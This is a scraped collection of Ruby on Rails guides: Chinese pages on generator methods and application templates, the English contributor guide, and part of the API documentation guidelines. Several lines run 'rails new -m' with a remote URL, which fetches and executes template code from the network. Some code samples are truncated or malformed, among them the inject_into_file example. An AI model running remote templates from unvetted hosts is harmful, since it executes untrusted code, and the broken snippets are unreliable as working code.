模版文件不一定要存储在本地文件中， `-m` 选项也支持在线模版：

```
$ rails new thud -m https://gist.github.com/radar/722911/raw/
```

本文最后的章节没有介绍如何生成大家都熟知的模版，而是介绍在开发模版过程中会用到的方法。同样这些方法也可以通过生成器来调用。

# 9 生成器方法

下面要介绍的方法对生成器和模版来说都是可用的。

提示： Thor中未介绍的方法可以通过访问Thor's documentation做进一步了解。

## 9.1 `gem`

声明一个gem在Rails应用中的依赖项。

```
gem "rspec", group: "test", version: "2.1.0"
gem "devise", "1.1.5"
```

可用的选项如下：

- `:group` - 在 `Gemfile` 中声明所安装的gem包所在的分组。
- `:version` - 声明gem的版本信息，你也可以在该方法的第二个参数中声明。
- `:git` - gem包相关的git地址

可以在该方法参数列表的最后添加额外的信息：

```
gem "devise", git: "git://github.com/plataformatec/devise", branch: "master"
```

上述代码将在 `Gemfile` 中添加如下内容：

```
gem "devise", git: "git://github.com/plataformatec/devise", branch: "master"
```

## 9.2 `gem_group`

将gem包安装到指定组中：

```
gem_group :development, :test do
  gem "rspec-rails"
end
```

### 9.3 `add_source`

为 `Gemfile` 文件添加指定数据源：

```
add_source "http://gems.github.com"
```

### 9.4 `inject_into_file`

在文件中插入一段代码：

```
inject_into_file 'name_of_file.rb', after: "#The code goes below this line. Don't forget
  puts "Hello World"
RUBY
end
```

### 9.5 `gsub_file`

替换文件中的文本：

```
gsub_file 'name_of_file.rb', 'method.to_be_replaced', 'method.the_replacing_code'
```

使用正则表达式可以更准确的匹配信息。同时可以分别使用 `append_file` 和 `prepend_file` 方法从文件的开始处或末尾处匹配信息。

### 9.6 `application`

在 `config/application.rb` 文件中的application类定义之后添加一行信息。

```
application "config.asset_host = 'http://example.com'"
```

这个方法也可以写成一个代码块的方式：

```
application do
  "config.asset_host = 'http://example.com'"
end
```

可用的选项如下：

- `:env` -为配置文件指定运行环境，如果你希望写成代码块的方式，可以这么做:

```
application(nil, env: "development") do
  "config.asset_host = 'http://localhost:3000'"
end
```

### 9.7 `git`

运行指定的git命令：

```
git :init
git add: "."
git commit: "-m First commit!"
git add: "onefile.rb", rm: "badfile.cxx"
```

哈希值可以作为git命令的参数来使用，上述代码中指定了多个git命令，但并不能保证这些命令按顺序执行。

### 9.8 `vendor`

查找 `vendor` 文件加下指定文件是否包含指定内容：

```
vendor "sekrit.rb", '#top secret stuff'
```

这个方法也可以写成一个代码块 ：

```
vendor "seeds.rb" do
  "puts 'in your app, seeding your database'"
end
```

### 9.9 `lib`

查找 `lib` 文件加下指定文件是否包含指定内容：

```
lib "special.rb", "p Rails.root"
```

这个方法也可以写成一个代码块 ：

```
lib "super_special.rb" do
  puts "Super special!"
end
```

### 9.10 `rakefile`

在Rails应用的 `lib/tasks` 文件夹下创建一个Rake文件。

```
rakefile "test.rake", "hello there"
```

这个方法也可以写成一个代码块 :

```
rakefile "test.rake" do
  %Q{
    task rock: :environment do
      puts "Rockin'"
    end
  }
end
```

## 9.11 `initializer`

在Rails应用的 `config/initializers` 目录下创建一个初始化器：

```
initializer "begin.rb", "puts 'this is the beginning'"
```

这个方法也可以写成一个代码块，并返回一个字符串：

```
initializer "begin.rb" do
  "puts 'this is the beginning'"
end
```

## 9.12 `generate`

运行指定的生成器，第一个参数是生成器名字，其余的直接传给生成器：

```
generate "scaffold", "forums title:string description:text"
```

## 9.13 `rake`

运行指定的Rake任务：

```
rake "db:migrate"
```

可用是选项如下：

- `:env` - 声明rake任务的执行环境。
- `:sudo` - 是否使用 `sudo` 命令运行rake任务，默认不使用。

## 9.14 `capify!`

在Rails应用的根目录下使用Capistrano运行 `capify` 命令，生成和Rails应用相关的Capistrano配置文件。

```
capify!
```

### 9.15 `route`

在 `config/routes.rb` 文件中添加文本：

```
route "resources :people"
```

### 9.16 `readme`

输出模版的 `source_path` 相关的内容，通常是一个README文件。

```
readme "README"
```

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Rails应用模版

应用模版是一个包括使用DSL添加gems/initializers等操作的普通Ruby文件.可以很方便的在你的应用中创建。

读完本章节，你将会学到：

- 如何使用模版生成/个性化一个应用。
- 如何使用Rails的模版API编写可复用的应用模版。

## Chapters



## 1 模版应用简介

为了使用一个模版，你需要为Rails应用生成器在生成新应用时提供一个'-m'选项来配置模版的路径。该路径可以是本地文件路径也可以是URL地址。

```
$ rails new blog -m ~/template.rb
$ rails new blog -m http://example.com/template.rb
```

你可以使用rake的任务命令 `rails:template` 为Rails应用配置模版。模版的文件路径需要通过名为'LOCATION'的环境变量设定。再次强调，这个路径可以是本地文件路径也可以是URL地址：

```
$ bin/rake rails:template LOCATION=~/template.rb
$ bin/rake rails:template LOCATION=http://example.com/template.rb
```

# 2 模版API

Rails模版API很容易理解，下面我们来看一个典型的模版例子：

```
# template.rb
generate(:scaffold, "person name:string")
route "root to: 'people#index'"
rake("db:migrate")

git :init
git add: "."
git commit: %Q{ -m 'Initial commit' }
```

下面的章节将详细介绍模版API的主要方法：

## 2.1 gem(*args)

向一个Rails应用的 `Gemfile` 配置文件添加一个'gem'实体。 举个例子，如果你的应用的依赖项包含 `bj` 和 `nokogiri` 等gem ：

```
gem "bj"
gem "nokogiri"
```

需要注意的是上述代码不会安装gem文件到你的应用里，你需要运行 `bundle install` 命令来安装它们。

```
bundle install
```

## 2.2 gem_group(*names, &block)

将gem实体嵌套在一个组里。

比如，如果你只希望在 `development` 和 `test` 组里面使用 `rspec-rails` ，可以这么做 ：

```
gem_group :development, :test do
  gem "rspec-rails"
end
```

## 2.3 add_source(source, options = {})

为Rails应用的`Gemfile`文件指定数据源。

举个例子。如果你需要从`"http://code.whytheluckystiff.net"`下载一个gem：

```
add_source "http://code.whytheluckystiff.net"
```

## 2.4 environment/application(data=nil, options={}, &block)

为`Application`在`config/application.rb`中添加一行内容。

如果声明了`options[:env]`参数，那么这一行会在`config/environments`添加。

```
environment 'config.action_mailer.default_url_options = {host: "http://yourwebsite.exampl
```

可以使用一个 'block'标志代替`data`参数。

## 2.5 vendor/lib/file/initializer(filename, data = nil, &block)

为一个应用的`config/initializers`目录添加初始化器。

假如你喜欢使用`Object#not_nil?`和`Object#not_blank?`：

```
initializer 'bloatlol.rb', <<-CODE
  class Object
    def not_nil?
      !nil?
    end

    def not_blank?
      !blank?
    end
  end
CODE
```

一般来说，`lib()`方法会在`lib/`目录下创建一个文件，而`vendor()`方法会在`vendor/`目录下创建一个文件。

甚至可以用`Rails.root`的`file()`方法创建所有Rails应用必须的文件和目录。

```
file 'app/components/foo.rb', <<-CODE
  class Foo
  end
CODE
```

上述操作会在`app/components`目录下创建一个`foo.rb`文件。

## 2.6 rakefile(filename, data = nil, &block)

在`lib/tasks`目录下创建一个新的rake文件执行任务：

```
rakefile("bootstrap.rake") do
  <<-TASK
    namespace :boot do
      task :strap do
        puts "i like boots!"
      end
    end
  TASK
end
```

上述代码将在 `lib/tasks/bootstrap.rake` 中创建一个 `boot:strap` 任务。

## 2.7 generate(what, *args)

通过给定参数执行生成器操作：

```
generate(:scaffold, "person", "name:string", "address:text", "age:number")
```

## 2.8 run(command)

执行命令行命令，和你在命令行终端敲命令效果一样。比如你想删除 `README.rdoc` 文件：

```
run "rm README.rdoc"
```

## 2.9 rake(command, options = {})

执行Rails应用的rake任务，比如你想迁移数据库：

```
rake "db:migrate"
```

你也可以在不同的Rails应用环境中执行rake任务：

```
rake "db:migrate", env: 'production'
```

## 2.10 route(routing_code)

在 `config/routes.rb` 文件中添加一个路径实体。比如我们之前为某个人生成了一些简单的页面并且把 `README.rdoc` 删除了。现在我们可以把应用的 `PeopleController#index` 设置为默认页面：

```
route "root to: 'person#index'"
```

## 2.11 inside(dir)

允许你在指定目录执行命令。举个例子，你如果希望将一个外部应用添加到你的新应用中，可以这么做：

```
inside('vendor') do
  run "ln -s ~/commit-rails/rails rails"
end
```

### 2.12 ask(question)

`ask()` 方法为你提供了一个机会去获取用户反馈。比如你希望用户在你的新应用'shiny library'提交用户反馈意见：

```
lib_name = ask("What do you want to call the shiny library ?")
lib_name << ".rb" unless lib_name.index(".rb")

lib lib_name, <<-CODE
  class Shiny
  end
CODE
```

### 2.13 yes?(question) or no?(question)

这些方法是根据用户的选择之后做一些操作的。比如你的用户希望停止Rails应用，你可以这么做：

```
rake("rails:freeze:gems") if yes?("Freeze rails gems?")
# no?(question) acts just the opposite.
```

### 2.14 git(:command)

Rails模版允许你运行任何git命令：

```
git :init
git add: "."
git commit: "-a -m 'Initial commit'"
```

## 3 高级应用

应用模版是在 `Rails::Generators::AppGenerator` 实例的上下文环境中执行的，它使用 `apply` 动作来执行操作Thor。这意味着你可以根据需要扩展它的功能。

比如重载 `source_paths` 方法实现把本地路径添加到你的模版应用中。那么类似 `copy_file` 方法会在你的模版路径中识别相对路径参数。

```
def source_paths
  [File.expand_path(File.dirname(__FILE__))]
end
```

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 贡献 Ruby on Rails

# Contributing to Ruby on Rails

This guide covers ways in which *you* can become a part of the ongoing development of Ruby on Rails.

After reading this guide, you will know:

- How to use GitHub to report issues.
- How to clone master and run the test suite.
- How to help resolve existing issues.
- How to contribute to the Ruby on Rails documentation.
- How to contribute to the Ruby on Rails code.

Ruby on Rails is not "someone else's framework." Over the years, hundreds of people have contributed to Ruby on Rails ranging from a single character to massive architectural changes or significant documentation - all with the goal of making Ruby on Rails better for everyone. Even if you don't feel up to writing code or documentation yet, there are a variety of other ways that you can contribute, from reporting issues to testing patches.

## Chapters

# 1 Reporting an Issue

Ruby on Rails uses GitHub Issue Tracking to track issues (primarily bugs and contributions of new code). If you've found a bug in Ruby on Rails, this is the place to start. You'll need to create a (free) GitHub account in order to submit an issue, to comment on them or to create pull requests.

Bugs in the most recent released version of Ruby on Rails are likely to get the most attention. Also, the Rails core team is always interested in feedback from those who can take the time to test *edge Rails* (the code for the version of Rails that is currently under development). Later in this guide you'll find out how to get edge Rails for testing.

## 1.1 Creating a Bug Report

If you've found a problem in Ruby on Rails which is not a security risk, do a search in GitHub under Issues in case it has already been reported. If you do not find any issue addressing it you may proceed to open a new one. (See the next section for reporting security issues.)

Your issue report should contain a title and a clear description of the issue at the bare minimum. You should include as much relevant information as possible and should at least post a code sample that demonstrates the issue. It would be even better if you could include a unit test that shows how the expected behavior is not occurring. Your goal should be to make it easy for yourself - and others - to replicate the bug and figure out a fix.

Then, don't get your hopes up! Unless you have a "Code Red, Mission Critical, the World is Coming to an End" kind of bug, you're creating this issue report in the hope that others with the same problem will be able to collaborate with you on solving it. Do not expect that the issue report will automatically see any activity or that others will jump to fix it. Creating an issue like this is mostly to help yourself start on the path of fixing the problem and for others to confirm it with an "I'm having this problem too" comment.

## 1.2 Create a Self-Contained gist for Active Record and Action Controller Issues

If you are filing a bug report, please use Active Record template for gems or Action Controller template for gems if the bug is found in a published gem, and Active Record template for master or Action Controller template for master if the bug happens in the master branch.

### 1.3 Special Treatment for Security Issues

Please do not report security vulnerabilities with public GitHub issue reports. The Rails security policy page details the procedure to follow for security issues.

### 1.4 What about Feature Requests?

Please don't put "feature request" items into GitHub Issues. If there's a new feature that you want to see added to Ruby on Rails, you'll need to write the code yourself - or convince someone else to partner with you to write the code. Later in this guide you'll find detailed instructions for proposing a patch to Ruby on Rails. If you enter a wish list item in GitHub Issues with no code, you can expect it to be marked "invalid" as soon as it's reviewed.

Sometimes, the line between 'bug' and 'feature' is a hard one to draw. Generally, a feature is anything that adds new behavior, while a bug is anything that fixes already existing behavior that is misbehaving. Sometimes, the core team will have to make a judgement call. That said, the distinction generally just affects which release your patch will get in to; we love feature submissions! They just won't get backported to maintenance branches.

If you'd like feedback on an idea for a feature before doing the work for make a patch, please send an email to the rails-core mailing list. You might get no response, which means that everyone is indifferent. You might find someone who's also interested in building that feature. You might get a "This won't be accepted." But it's the proper place to discuss new ideas. GitHub Issues are not a particularly good venue for the sometimes long and involved discussions new features require.

## 2 Helping to Resolve Existing Issues

As a next step beyond reporting issues, you can help the core team resolve existing issues. If you check the Everyone's Issues list in GitHub Issues, you'll find lots of issues already requiring attention. What can you do for these? Quite a bit, actually:

### 2.1 Verifying Bug Reports

For starters, it helps just to verify bug reports. Can you reproduce the reported issue on your own computer? If so, you can add a comment to the issue saying that you're seeing the same thing.

If something is very vague, can you help squash it down into something specific? Maybe you can provide additional information to help reproduce a bug, or help by eliminating needless steps that aren't required to demonstrate the problem.

If you find a bug report without a test, it's very useful to contribute a failing test. This is also a great way to get started exploring the source code: looking at the existing test files will teach you how to write more tests. New tests are best contributed in the form of a patch, as explained later on in the "Contributing to the Rails Code" section.

Anything you can do to make bug reports more succinct or easier to reproduce is a help to folks trying to write code to fix those bugs - whether you end up writing the code yourself or not.

### 2.2 Testing Patches

You can also help out by examining pull requests that have been submitted to Ruby on Rails via GitHub. To apply someone's changes you need first to create a dedicated branch:

```
$ git checkout -b testing_branch
```

Then you can use their remote branch to update your codebase. For example, let's say the GitHub user JohnSmith has forked and pushed to a topic branch "orange" located at https://github.com/JohnSmith/rails.

```
$ git remote add JohnSmith git://github.com/JohnSmith/rails.git
$ git pull JohnSmith orange
```

After applying their branch, test it out! Here are some things to think about:

- Does the change actually work?
- Are you happy with the tests? Can you follow what they're testing? Are there any tests missing?
- Does it have the proper documentation coverage? Should documentation elsewhere be updated?
- Do you like the implementation? Can you think of a nicer or faster way to implement a part of their change?

Once you're happy that the pull request contains a good change, comment on the GitHub issue indicating your approval. Your comment should indicate that you like the change and what you like about it. Something like:

> I like the way you've restructured that code in generate_finder_sql - much nicer. The tests look good too.

If your comment simply says "+1", then odds are that other reviewers aren't going to take it too seriously. Show that you took the time to review the pull request.

# 3 Contributing to the Rails Documentation

Ruby on Rails has two main sets of documentation: the guides, which help you learn about Ruby on Rails, and the API, which serves as a reference.

You can help improve the Rails guides by making them more coherent, consistent or readable, adding missing information, correcting factual errors, fixing typos, or bringing it up to date with the latest edge Rails. To get involved in the translation of Rails guides, please see Translating Rails Guides.

You can either open a pull request to Rails or ask the Rails core team for commit access on docrails if you contribute regularly. Please do not open pull requests in docrails, if you'd like to get feedback on your change, ask for it in Rails instead.

Docrails is merged with master regularly, so you are effectively editing the Ruby on Rails documentation.

If you are unsure of the documentation changes, you can create an issue in the Rails issues tracker on GitHub.

When working with documentation, please take into account the API Documentation Guidelines and the Ruby on Rails Guides Guidelines.

As explained earlier, ordinary code patches should have proper documentation coverage. Docrails is only used for isolated documentation improvements.

To help our CI servers you should add [ci skip] to your documentation commit message to skip build on that commit. Please remember to use it for commits containing only documentation changes.

Docrails has a very strict policy: no code can be touched whatsoever, no matter how trivial or small the change. Only RDoc and guides can be edited via docrails. Also, CHANGELOGs should never be edited in docrails.

# 4 Contributing to the Rails Code

## 4.1 Setting Up a Development Environment

To move on from submitting bugs to helping resolve existing issues or contributing your own code to Ruby on Rails, you *must* be able to run its test suite. In this section of the guide you'll learn how to setup the tests on your own computer.

#### 4.1.1 The Easy Way

The easiest and recommended way to get a development environment ready to hack is to use the Rails development box.

#### 4.1.2 The Hard Way

In case you can't use the Rails development box, see this other guide.

### 4.2 Clone the Rails Repository

To be able to contribute code, you need to clone the Rails repository:

```
$ git clone git://github.com/rails/rails.git
```

and create a dedicated branch:

```
$ cd rails
$ git checkout -b my_new_branch
```

It doesn't matter much what name you use, because this branch will only exist on your local computer and your personal repository on GitHub. It won't be part of the Rails Git repository.

### 4.3 Running an Application Against Your Local Branch

In case you need a dummy Rails app to test changes, the `--dev` flag of `rails new` generates an application that uses your local branch:

```
$ cd rails
$ bundle exec rails new ~/my-test-app --dev
```

The application generated in `~/my-test-app` runs against your local branch and in particular sees any modifications upon server reboot.

### 4.4 Write Your Code

Now get busy and add/edit code. You're on your branch now, so you can write whatever you want (make sure you're on the right branch with `git branch -a`). But if you're planning to submit your change back for inclusion in Rails, keep a few things in mind:

- Get the code right.
- Use Rails idioms and helpers.
- Include tests that fail without your code, and pass with it.
- Update the (surrounding) documentation, examples elsewhere, and the guides: whatever is affected by your contribution.

Changes that are cosmetic in nature and do not add anything substantial to the stability, functionality, or testability of Rails will generally not be accepted.

#### 4.4.1 Follow the Coding Conventions

Rails follows a simple set of coding style conventions:

- Two spaces, no tabs (for indentation).
- No trailing whitespace. Blank lines should not have any spaces.
- Indent after private/protected.
- Use Ruby >= 1.9 syntax for hashes. Prefer `{ a: :b }` over `{ :a => :b }`.
- Prefer `&&` / `||` over `and` / `or`.
- Prefer class << self over self.method for class methods.
- Use `MyClass.my_method(my_arg)` not `my_method( my_arg )` or `my_method my_arg`.
- Use `a = b` and not `a=b`.
- Use assert_not methods instead of refute.
- Prefer `method { do_stuff }` instead of `method{do_stuff}` for single-line blocks.
- Follow the conventions in the source you see used already.

The above are guidelines - please use your best judgment in using them.

### 4.5 Benchmark Your Code

If your change has an impact on the performance of Rails, please use the benchmark-ips gem to provide benchmark results for comparison.

Here's an example of using benchmark-ips:

```
require 'benchmark/ips'

Benchmark.ips do |x|
  x.report('addition') { 1 + 2 }
  x.report('addition with send') { 1.send(:+, 2) }
end
```

This will generate a report with the following information:

```
Calculating -------------------------------------
            addition     69114 i/100ms
  addition with send     64062 i/100ms
-------------------------------------------------
            addition  5307644.4 (±3.5%) i/s -   26539776 in   5.007219s
  addition with send  3702897.9 (±3.5%) i/s -   18513918 in   5.006723s
```

Please see the benchmark/ips README for more information.

### 4.6 Running Tests

It is not customary in Rails to run the full test suite before pushing changes. The railties test suite in particular takes a long time, and even more if the source code is mounted in `/vagrant` as happens in the recommended workflow with the rails-dev-box.

As a compromise, test what your code obviously affects, and if the change is not in railties, run the whole test suite of the affected component. If all tests are passing, that's enough to propose your contribution. We have Travis CI as a safety net for catching unexpected breakages elsewhere.

#### 4.6.1 Entire Rails:

To run all the tests, do:

```
$ cd rails
$ bundle exec rake test
```

#### 4.6.2 For a Particular Component

You can run tests only for a particular component (e.g. Action Pack). For example, to run Action Mailer tests:

```
$ cd actionmailer
$ bundle exec rake test
```

#### 4.6.3 Running a Single Test

You can run a single test through ruby. For instance:

```
$ cd actionmailer
$ ruby -w -Itest test/mail_layout_test.rb -n test_explicit_class_layout
```

The `-n` option allows you to run a single method instead of the whole file.

##### 4.6.3.1 Testing Active Record

This is how you run the Active Record test suite only for SQLite3:

```
$ cd activerecord
$ bundle exec rake test:sqlite3
```

You can now run the tests as you did for `sqlite3`. The tasks are respectively

```
test:mysql
test:mysql2
test:postgresql
```

Finally,

```
$ bundle exec rake test
```

will now run the four of them in turn.

You can also run any single test separately:

```
$ ARCONN=sqlite3 ruby -Itest test/cases/associations/has_many_associations_test.rb
```

You can invoke `test_jdbcmysql` , `test_jdbcsqlite3` or `test_jdbcpostgresql` also. See the file `activerecord/RUNNING_UNIT_TESTS.rdoc` for information on running more targeted database tests, or the file `ci/travis.rb` for the test suite run by the continuous integration server.

### 4.7 Warnings

The test suite runs with warnings enabled. Ideally, Ruby on Rails should issue no warnings, but there may be a few, as well as some from third-party libraries. Please ignore (or fix!) them, if any, and submit patches that do not issue new warnings.

If you are sure about what you are doing and would like to have a more clear output, there's a way to override the flag:

```
$ RUBYOPT=-W0 bundle exec rake test
```

### 4.8 Updating the CHANGELOG

The CHANGELOG is an important part of every release. It keeps the list of changes for every Rails version.

You should add an entry to the CHANGELOG of the framework that you modified if you're adding or removing a feature, committing a bug fix or adding deprecation notices. Refactorings and documentation changes generally should not go to the CHANGELOG.

A CHANGELOG entry should summarize what was changed and should end with author's name and it should go on top of a CHANGELOG. You can use multiple lines if you need more space and you can attach code examples indented with 4 spaces. If a change is related to a specific issue, you should attach the issue's number. Here is an example CHANGELOG entry:

```
*   Summary of a change that briefly describes what was changed. You can use multiple
    lines and wrap them at around 80 characters. Code examples are ok, too, if needed:

        class Foo
          def bar
            puts 'baz'
          end
        end

    You can continue after the code example and you can attach issue number. GH#1234

    *Your Name*
```

Your name can be added directly after the last word if you don't provide any code examples or don't need multiple paragraphs. Otherwise, it's best to make as a new paragraph.

### 4.9 Sanity Check

You should not be the only person who looks at the code before you submit it. If you know someone else who uses Rails, try asking them if they'll check out your work. If you don't know anyone else using Rails, try hopping into the IRC room or posting about your idea to the rails-core mailing list. Doing this in private before you push a patch out publicly is the "smoke test" for a patch: if you can't convince one other developer of the beauty of your code, you’re unlikely to convince the core team either.

### 4.10 Commit Your Changes

When you're happy with the code on your computer, you need to commit the changes to Git:

```
$ git commit -a
```

At this point, your editor should be fired up and you can write a message for this commit. Well formatted and descriptive commit messages are extremely helpful for the others, especially when figuring out why given change was made, so please take the time to write it.

Good commit message should be formatted according to the following example:

```
Short summary (ideally 50 characters or less)

More detailed description, if necessary. It should be wrapped to 72
characters. Try to be as descriptive as you can, even if you think that
the commit content is obvious, it may not be obvious to others. You
should add such description also if it's already present in bug tracker,
it should not be necessary to visit a webpage to check the history.

Description can have multiple paragraphs and you can use code examples
inside, just indent it with 4 spaces:

    class ArticlesController
      def index
        respond_with Article.limit(10)
      end
    end

You can also add bullet points:

- you can use dashes or asterisks

- also, try to indent next line of a point for readability, if it's too
  long to fit in 72 characters
```

Please squash your commits into a single commit when appropriate. This simplifies future cherry picks, and also keeps the git log clean.

### 4.11 Update Your Branch

It's pretty likely that other changes to master have happened while you were working. Go get them:

```
$ git checkout master
$ git pull --rebase
```

Now reapply your patch on top of the latest changes:

```
$ git checkout my_new_branch
$ git rebase master
```

No conflicts? Tests still pass? Change still seems reasonable to you? Then move on.

### 4.12 Fork

Navigate to the Rails GitHub repository and press "Fork" in the upper right hand corner.

Add the new remote to your local repository on your local machine:

```
$ git remote add mine git@github.com:<your user name>/rails.git
```

Push to your remote:

```
$ git push mine my_new_branch
```

You might have cloned your forked repository into your machine and might want to add the original Rails repository as a remote instead, if that's the case here's what you have to do.

In the directory you cloned your fork:

```
$ git remote add rails git://github.com/rails/rails.git
```

Download new commits and branches from the official repository:

```
$ git fetch rails
```

Merge the new content:

```
$ git checkout master
$ git rebase rails/master
```

Update your fork:

```
$ git push origin master
```

If you want to update another branch:

```
$ git checkout branch_name
$ git rebase rails/branch_name
$ git push origin branch_name
```

### 4.13 Issue a Pull Request

Navigate to the Rails repository you just pushed to (e.g. https://github.com/your-user-name/rails) and click on "Pull Requests" seen in the right panel. On the next page, press "New pull request" in the upper right hand corner.

Click on "Edit", if you need to change the branches being compared (it compares "master" by default) and press "Click to create a pull request for this comparison".

Ensure the changesets you introduced are included. Fill in some details about your potential patch including a meaningful title. When finished, press "Send pull request". The Rails core team will be notified about your submission.

### 4.14 Get some Feedback

Most pull requests will go through a few iterations before they get merged. Different contributors will sometimes have different opinions, and often patches will need revised before they can get merged.

Some contributors to Rails have email notifications from GitHub turned on, but others do not. Furthermore, (almost) everyone who works on Rails is a volunteer, and so it may take a few days for you to get your first feedback on a pull request. Don't despair! Sometimes it's quick, sometimes it's slow. Such is the open source life.

If it's been over a week, and you haven't heard anything, you might want to try and nudge things along. You can use the rubyonrails-core mailing list for this. You can also leave another comment on the pull request.

While you're waiting for feedback on your pull request, open up a few other pull requests and give someone else some! I'm sure they'll appreciate it in the same way that you appreciate feedback on your patches.

### 4.15 Iterate as Necessary

It's entirely possible that the feedback you get will suggest changes. Don't get discouraged: the whole point of contributing to an active open source project is to tap into the knowledge of the community. If people are encouraging you to tweak your code, then it's worth making the tweaks and resubmitting. If the feedback is that your code doesn't belong in the core, you might still think about releasing it as a gem.

#### 4.15.1 Squashing commits

One of the things that we may ask you to do is to "squash your commits", which will combine all of your commits into a single commit. We prefer pull requests that are a single commit. This makes it easier to backport changes to stable branches, squashing makes it easier to revert bad commits, and the git history can be a bit easier to follow. Rails is a large project, and a bunch of extraneous commits can add a lot of noise.

In order to do this, you'll need to have a git remote that points at the main Rails repository. This is useful anyway, but just in case you don't have it set up, make sure that you do this first:

```
$ git remote add upstream https://github.com/rails/rails.git
```

You can call this remote whatever you'd like, but if you don't use `upstream`, then change the name to your own in the instructions below.

Given that your remote branch is called `my_pull_request`, then you can do the following:

```
$ git fetch upstream
$ git checkout my_pull_request
$ git rebase upstream/master
$ git rebase -i

< Choose 'squash' for all of your commits except the first one. >
< Edit the commit message to make sense, and describe all your changes. >

$ git push origin my_pull_request -f
```

You should be able to refresh the pull request on GitHub and see that it has been updated.

### 4.16 Older Versions of Ruby on Rails

If you want to add a fix to older versions of Ruby on Rails, you'll need to set up and switch to your own local tracking branch. Here is an example to switch to the 4-0-stable branch:

```
$ git branch --track 4-0-stable origin/4-0-stable
$ git checkout 4-0-stable
```

You may want to put your Git branch name in your shell prompt to make it easier to remember which version of the code you're working with.

#### 4.16.1 Backporting

Changes that are merged into master are intended for the next major release of Rails. Sometimes, it might be beneficial for your changes to propagate back to the maintenance releases for older stable branches. Generally, security fixes and bug fixes are good candidates for a backport, while new features and patches that introduce a change in behavior will not be accepted. When in doubt, it is best to consult a Rails team member before backporting your changes to avoid wasted effort.

For simple fixes, the easiest way to backport your changes is to extract a diff from your changes in master and apply them to the target branch.

First make sure your changes are the only difference between your current branch and master:

```
$ git log master..HEAD
```

Then extract the diff:

```
$ git format-patch master --stdout > ~/my_changes.patch
```

Switch over to the target branch and apply your changes:

```
$ git checkout -b my_backport_branch 3-2-stable
$ git apply ~/my_changes.patch
```

This works well for simple changes. However, if your changes are complicated or if the code in master has deviated significantly from your target branch, it might require more work on your part. The difficulty of a backport varies greatly from case to case, and sometimes it is simply not worth the effort.

Once you have resolved all conflicts and made sure all the tests are passing, push your changes and open a separate pull request for your backport. It is also worth noting that older branches might have a different set of build targets than master. When possible, it is best to first test your backport locally against the Ruby versions listed in `.travis.yml` before submitting your pull request.

And then... think about your next contribution!

## 5 Rails Contributors

All contributions, either via master or docrails, get credit in Rails Contributors.

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# API Documentation Guidelines

This guide documents the Ruby on Rails API documentation guidelines.

After reading this guide, you will know:

- How to write effective prose for documentation purposes.
- Style guidelines for documenting different kinds of Ruby code.

## Chapters



## 1 RDoc

The Rails API documentation is generated with RDoc.

```
bundle exec rake rdoc
```

Resulting HTML files can be found in the ./doc/rdoc directory.

Please consult the RDoc documentation for help with the markup, and also take into account these additional directives.

## 2 Wording

Write simple, declarative sentences. Brevity is a plus: get to the point.

Write in present tense: "Returns a hash that...", rather than "Returned a hash that..." or "Will return a hash that...".

Start comments in upper case. Follow regular punctuation rules:

```
# Declares an attribute reader backed by an internally-named
# instance variable.
def attr_internal_reader(*attrs)
  ...
end
```

Communicate to the reader the current way of doing things, both explicitly and implicitly. Use the idioms recommended in edge. Reorder sections to emphasize favored approaches if needed, etc. The documentation should be a model for best practices and canonical, modern Rails usage.

Documentation has to be concise but comprehensive. Explore and document edge cases. What happens if a module is anonymous? What if a collection is empty? What if an argument is nil?

The proper names of Rails components have a space in between the words, like "Active Support". `ActiveRecord` is a Ruby module, whereas Active Record is an ORM. All Rails documentation should consistently refer to Rails components by their proper name, and if in your next blog post or presentation you remember this tidbit and take it into account that'd be phenomenal.

Spell names correctly: Arel, Test::Unit, RSpec, HTML, MySQL, JavaScript, ERB. When in doubt, please have a look at some authoritative source like their official documentation.

Use the article "an" for "SQL", as in "an SQL statement". Also "an SQLite database".

Prefer wordings that avoid "you"s and "your"s. For example, instead of

```
If you need to use `return` statements in your callbacks, it is recommended that you expl
```

use this style:

```
If `return` is needed it is recommended to explicitly define a method.
```

That said, when using pronouns in reference to a hypothetical person, such as "a user with a session cookie", gender neutral pronouns (they/their/them) should be used. Instead of:

- he or she... use they.
- him or her... use them.
- his or her... use their.

* his or hers... use theirs.
* himself or herself... use themselves.

## 3 English

Please use American English (*color*, *center*, *modularize*, etc). See a list of American and British English spelling differences here.

## 4 Example Code

Choose meaningful examples that depict and cover the basics as well as interesting points or gotchas.

Use two spaces to indent chunks of code--that is, for markup purposes, two spaces with respect to the left margin. The examples themselves should use Rails coding conventions.

Short docs do not need an explicit "Examples" label to introduce snippets; they just follow paragraphs:

```
# Converts a collection of elements into a formatted string by
# calling +to_s+ on all elements and joining them.
#
#   Blog.all.to_formatted_s # => "First PostSecond PostThird Post"
```

On the other hand, big chunks of structured documentation may have a separate "Examples" section:

```
# ==== Examples
#
#   Person.exists?(5)
#   Person.exists?('5')
#   Person.exists?(name: "David")
#   Person.exists?(['name LIKE ?', "%#{query}%"])
```

The results of expressions follow them and are introduced by "# => ", vertically aligned:

```
# For checking if a fixnum is even or odd.
#
#   1.even? # => false
#   1.odd?  # => true
#   2.even? # => true
#   2.odd?  # => false
```

If a line is too long, the comment may be placed on the next line:

```
#   label(:article, :title)
#   # => <label for="article_title">Title</label>
#
#   label(:article, :title, "A short title")
